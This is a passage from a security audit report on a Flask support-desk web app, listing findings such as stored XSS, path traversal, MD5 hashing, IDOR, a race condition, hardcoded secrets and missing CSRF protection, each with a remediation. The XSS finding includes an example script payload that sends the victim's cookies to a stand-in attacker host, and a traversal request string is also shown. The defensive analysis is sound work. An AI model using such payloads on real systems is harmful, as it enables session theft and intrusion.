
SCREENSHOT OF SAST TOOL OUTPUT



```
Semgrep SAST Output bash

>>> python.flask.security.injection.raw-html-concat.raw-html-format
<< Blocking >>
Detected user input flowing into a manually constructed HTML string or rendered raw
in templates.
This can lead to Cross-Site Scripting (XSS).
Details: https://sg.run/Pb7e
```

SCREENSHOT OF VULNERABLE CODE



```
supportdesk-app/templates/ticket.html html

32 | <h2>Comments</h2>
33 | {% for c in comments %}
34 | <div class="comment">
35 | <span class="comment-author">{{ c.author }}</span>{{ c.body|safe }}
36 | </div>
37 | {% endfor %}
```

WHY IS IT VULNERABLE?

Flask's template engine Jinja2 automatically escapes variables by default to protect against XSS. However, using the filter `|safe` tells the template engine that the string contains trusted, pre-escaped HTML and should be printed directly.

Because comments are submitted via `/tickets/<int:ticket_id>/comment` and stored directly in the database without any input sanitization, any attacker can submit a comment containing a payload like: `<script>fetch('http://attacker.com/steal?cookie=' + document.cookie)</script>`. When another user or administrator views this ticket, the browser renders the comment as raw HTML and runs the script immediately.

SECURITY IMPACT

Session Hijacking / Account Takeover: An attacker can steal session cookies, capture keyboard inputs, modify the page UI to perform phishing attacks, or send requests on behalf of the user within their active

session.

RECOMMENDED REMEDIATION

Remove the `|safe` filter and let the template engine escape the contents safely. If HTML formatting must be preserved (e.g. for rich text comments), parse and sanitize the comment using a dedicated sanitization library like `bleach` before saving or displaying it.

Remediated supportdesk-app/templates/ticket.html

html

```
35 | <span class="comment-author">{{ c.author }}</span>{{ c.body }}
```

7. Path Traversal in Attachment Download

TRUE POSITIVE

File: supportdesk-app/app.py

Function: download_attachment()

Vulnerable Line(s): Line 120

Severity: HIGH


SCREENSHOT OF SAST TOOL OUTPUT



```
Semgrep SAST Output bash

>>> python.flask.security.injection.path-traversal.path-traversal
<< Blocking >>
Detected user input flowing directly into send_file or path operations.
This can lead to arbitrary file read (path traversal).
Details: https://sg.run/5Q2d
```

SCREENSHOT OF VULNERABLE CODE



```
supportdesk-app/app.py python

115 @app.route("/tickets/<int:ticket_id>/attachments/<path:filename>")
116 def download_attachment(ticket_id, filename):
117     user = current_user()
118     if not user:
119         return redirect(url_for("login"))
120     target = ATTACHMENTS_DIR + "/" + filename
121     if not os.path.exists(target):
122         return "File not found", 404
123     return send_file(target)
```

WHY IS IT VULNERABLE?

The route handles filename via Flask's `<path:filename>` variable, which captures the rest of the URL including forward slashes. The application directly concatenates this filename to `ATTACHMENTS_DIR` to build the target file path on line 120.

Since there is no verification that the resolved path stays within the `ATTACHMENTS_DIR` directory, an attacker can input parent directory traversal sequences. For instance, requesting `/tickets/1/attachments/../../../../app.py` evaluates to `ATTACHMENTS_DIR/../../../../app.py`, which resolves to the parent directory, allowing the attacker to read the application's source code.

SECURITY IMPACT

Information Disclosure / Arbitrary File Read: Attackers can read sensitive files stored on the server's filesystem, including source code files, application database files (e.g. `supportdesk.db`), environment

secrets, and configuration files.

RECOMMENDED REMEDIATION

Ensure that files are served using Flask's secure `send_from_directory()`, which has built-in protections against directory traversal, or validate the path using the `resolve_within` helper.

Remediated supportdesk-app/app.py

python

```
120 | from flask import send_from_directory
121 | return send_from_directory(ATTACHMENTS_DIR, filename)
```

8. Path Traversal in Attachment Preview

FALSE POSITIVE


File: supportdesk-app/app.py

Function: preview_attachment()

Vulnerable Line(s): Line 131

Severity: HIGH

SCREENSHOT OF SAST TOOL OUTPUT




```
Semgrep SAST Output bash

>>> python.flask.security.injection.path-traversal.path-traversal
<< Blocking >>
Detected user input flowing directly into send_file or path operations.
Details: https://sg.run/5Q2d

134| return send_file(target)
```

SCREENSHOT OF VULNERABLE CODE



```
supportdesk-app/app.py python

126 @app.route("/tickets/<int:ticket_id>/attachments/<path:filename>/preview")
127 def preview_attachment(ticket_id, filename):
128     user = current_user()
129     if not user:
130         return redirect(url_for("login"))
131     target = resolve_within(ATTACHMENTS_DIR, filename)
132     if target is None or not target.exists():
133         abort(404)
134     return send_file(target)
```

WHY IS IT A FALSE POSITIVE?

SAST tools scan files and alert if they see user-controlled paths flowing into `send_file` operations.

However, manual analysis reveals that `target` is resolved on line 131 using the custom function `resolve_within(base_dir, filename)` defined in `utils.py`:

```
base = Path(base_dir).resolve()
target = (base / filename).resolve()
if not str(target).startswith(str(base)): return None
```

This helper function fully resolves both paths to their absolute canonical forms (resolving all symlinks and parent directory traversal `..` paths) and verifies that the target path still begins with the base directory path string. Any request that traverses out of the base folder returns `None` and aborts with a 404. Therefore, it is a False Positive.

SECURITY IMPACT

None. Directory containment validation prevents traversal.

RECOMMENDED REMEDIATION

No changes are strictly needed since the current path containment check is secure. To align with standard practices and eliminate SAST alerts, use `send_from_directory()`.

9. Cryptographically Weak Password Hashing (MD5)

TRUE POSITIVE


File: supportdesk-app/utils.py

Function: hash_password(password)

Vulnerable Line(s): Line 6-7


Severity: HIGH

SCREENSHOT OF SAST TOOL OUTPUT

A terminal window titled "Bandit SAST Output" with a "bash" prompt. It displays the output of a Bandit scan. The output indicates a high-severity issue related to the use of weak MD5 hashing for security. It provides details such as the issue ID [B324:hashlib], severity, confidence, CWE (CWE-327), and the location of the vulnerability in the code (supportdesk-app/utils.py:7:11). The vulnerable code snippet is shown as follows:

```
6 def hash_password(password):
7     return hashlib.md5(password.encode()).hexdigest()
```

SCREENSHOT OF VULNERABLE CODE

A code editor window showing the file "supportdesk-app/utils.py" with a "python" language indicator. The code is as follows:

```
1 import hashlib
2 ...
6 def hash_password(password):
7     return hashlib.md5(password.encode()).hexdigest()
```

The line containing the MD5 hashing logic (line 7) is highlighted in red, indicating it is the vulnerable code.

WHY IS IT VULNERABLE?

The application hashes user passwords using the MD5 algorithm. MD5 is an outdated, fast hashing algorithm designed for speed, not cryptography.

MD5 is highly susceptible to collision attacks (generating different inputs that result in the same hash) and precomputed rainbow tables. In addition, because MD5 is extremely fast, an attacker who obtains the database can run billions of guesses per second on standard hardware, exposing user passwords in seconds. The code also lacks salting, which means identical user passwords result in the same hash, exposing common passwords.

SECURITY IMPACT

Account Compromise: If database entries are leaked or read via SQL injection, attackers can crack user hashes to recover plaintext passwords and compromise accounts across other platforms (credential stuffing).

RECOMMENDED REMEDIATION

Replace MD5 with a secure, slow password hashing algorithm with built-in salting and work factor configuration. Recommended choices include bcrypt, Argon2, or Flask's native generate_password_hash utility.

Remediated supportdesk-app/utils.py

python

```
6 | from werkzeug.security import generate_password_hash, check_password_hash
7.1 | def hash_password(password):
7.2 |     return generate_password_hash(password, method='pbkdf2:sha256')
8 | ...
10 | def verify_password(password, password_hash):
11 |     return check_password_hash(password_hash, password)
```

10. Insecure Direct Object Reference (IDOR)

TRUE POSITIVE


File: supportdesk-app/app.py

Function: Multiple endpoints (e.g. view_ticket)


Vulnerable Line(s): Lines 93, 105, 115, 126, 137, 170

Severity: HIGH

SCREENSHOT OF SAST TOOL OUTPUT



SCREENSHOT OF VULNERABLE CODE



WHY IS IT VULNERABLE?

While the application requires users to be authenticated (via session check on line 96), it fails to verify authorization. In `/tickets/<int:ticket_id>`, the system queries `models.get_ticket(ticket_id)` and renders the result directly.

An attacker authenticated as a low-privilege user can change the ID parameter in the URL (e.g. from `/tickets/1` to `/tickets/2`) to view other users' tickets, read private attachment files, write unauthorized comment logs, or escalate tickets belonging to other accounts.

SECURITY IMPACT

Information Disclosure & Integrity Violation: Unauthorized access to private customer support tickets, business data leaks, and arbitrary comments or file uploads to tickets.

RECOMMENDED REMEDIATION

Validate that the ticket's `owner_id` matches the logged-in user's ID, or that the user has an admin role before serving the page or performing actions.

Remediated supportdesk-app/app.py

python

```
98 | ticket = models.get_ticket(ticket_id)
99 | if not ticket:
100 | return "Ticket not found", 404
101.1 | if ticket["owner_id"] != user["id"] and user["role"] != "admin":
101.2 | abort(403) # Forbidden
```

11. Race Condition (TOCTOU) in Escalation

TRUE POSITIVE


File: supportdesk-app/app.py

Function: escalate()


Vulnerable Line(s): Lines 176-180

Severity: MEDIUM

SCREENSHOT OF SAST TOOL OUTPUT



SCREENSHOT OF VULNERABLE CODE



WHY IS IT VULNERABLE?

The escalation credit deduction process is non-atomic. The application reads the credit balance (Time of Check), delays execution for 200ms using `time.sleep(0.2)` (simulating network delay or heavy processing), and then updates the database with the pre-calculated balance minus the cost (Time of Use).

Because there is no synchronization or row locking, if an attacker sends multiple concurrent requests, all of them can read the same starting balance, pass the validation check, and decrement the balance in parallel. This allows an attacker to escalate more tickets than their credit allowance permits, resulting in a bypass of business rules.

SECURITY IMPACT

Business Logic Bypass: Allows users to consume services without paying credits, resulting in negative credit balances or unauthorized system access.

RECOMMENDED REMEDIATION

Use atomic SQL updates that perform verification and decrementing in a single statement.

Remediated database update

sql

```
1  -- Perform decrement and verification atomically in database
2  UPDATE users SET escalation_credits = escalation_credits - ? WHERE id = ? AND
   escalation_credits >= ?;
```

12. Hardcoded Sensitive Secrets & Tokens

TRUE POSITIVE


File: supportdesk-app/app.py

Function: Configuration settings

Vulnerable Line(s): Lines 20, 25

Severity: HIGH


SCREENSHOT OF SAST TOOL OUTPUT



```
Bandit SAST Output bash

>> Issue: [B105:hardcoded_password_string] Possible hardcoded password: 'sd-prod-7f1a9c3e2b'
    Severity: Low    Confidence: Medium
    Location: supportdesk-app/app.py:20:11
19     app = Flask(__name__)
20     app.config["SECRET_KEY"] = "sd-prod-7f1a9c3e2b"
```

SCREENSHOT OF VULNERABLE CODE



```
supportdesk-app/app.py python

19  app = Flask(__name__)
20  app.config["SECRET_KEY"] = "sd-prod-7f1a9c3e2b"
21  app.config["ENV_MODE"] = os.environ.get("SUPPORTDESK_ENV", "production")
22  ...
25  ANALYTICS_DEMO_TOKEN = "demo-sandbox-9f3a21"
```

WHY IS IT VULNERABLE?

The application specifies a hardcoded Flask session signing SECRET_KEY and a sandbox bypass key ANALYTICS_DEMO_TOKEN directly in the source code files.

Flask uses SECRET_KEY to cryptographically sign session cookies. Since session cookies are only signed (not encrypted), anyone who has access to the secret key can decode the session cookie, change the data payload (e.g. setting user_id to 3 or role to admin), sign it with the key, and hijack the session. Hardcoded sandbox tokens also allow login bypasses in certain environment modes.

SECURITY IMPACT

Session Hijacking / Privilege Escalation: Attackers with access to the source code can forge administrator cookies, bypassing authentication controls entirely and compromising all accounts.

RECOMMENDED REMEDIATION

Load all sensitive configuration values from environment variables or secure vault stores. Ensure the application crashes if the production environment key is missing or weak.

Remediated supportdesk-app/app.py

python

```
20 | app.config["SECRET_KEY"] = os.environ.get("FLASK_SECRET_KEY")
20.1 | if not app.config["SECRET_KEY"] and app.config["ENV_MODE"] == "production":
20.2 | raise RuntimeError("FLASK_SECRET_KEY is not defined!")
```

13. Missing CSRF Protection in State Forms

TRUE POSITIVE

File: login.html, ticket.html

Function: POST forms

Vulnerable Line(s): Forms on multiple lines

Severity: MEDIUM

SCREENSHOT OF SAST TOOL OUTPUT




```
Semgrep SAST Output bash

>> python.django.security.django-no-csrf-token.django-no-csrf-token
<< Blocking >>
  Manually-created forms in templates should specify a csrf_token to prevent CSRF
  attacks.
  Details: https://sg.run/N0Bp

  8| <form method="post">
```

SCREENSHOT OF VULNERABLE CODE



```
supportdesk-app/templates/ticket.html html

13 | <p class="ticket-body">{{ ticket.body }}</p>
14 | <form method="post" action="/tickets/{{ ticket.id }}/escalate">
15 |   <input type="hidden" name="cost" value="1">
16 |   <button type="submit" class="btn-secondary">Escalate (1 credit)</button>
17 | </form>
```

WHY IS IT VULNERABLE?

The application features several state-changing POST forms (e.g. login, comment submission, file upload, and ticket escalation). However, the application templates render these forms without any CSRF tokens, and the backend has no CSRF token validation.

An attacker can build a malicious external site that contains a form auto-submitting to the target server's endpoints (e.g. <http://localhost:5050/tickets/1/escalate>). If an authenticated victim visits the malicious site, their browser automatically includes the session cookie in the POST request, allowing the attacker to perform actions on their behalf.

SECURITY IMPACT

Cross-Site Request Forgery (CSRF): Unauthorized actions performed on behalf of authenticated users, such as posting comments, file uploads, and unauthorized ticket escalation.

RECOMMENDED REMEDIATION

Integrate CSRF protection using a library like Flask-WTF to enforce CSRF validation globally. In HTML forms, render the csrf token:

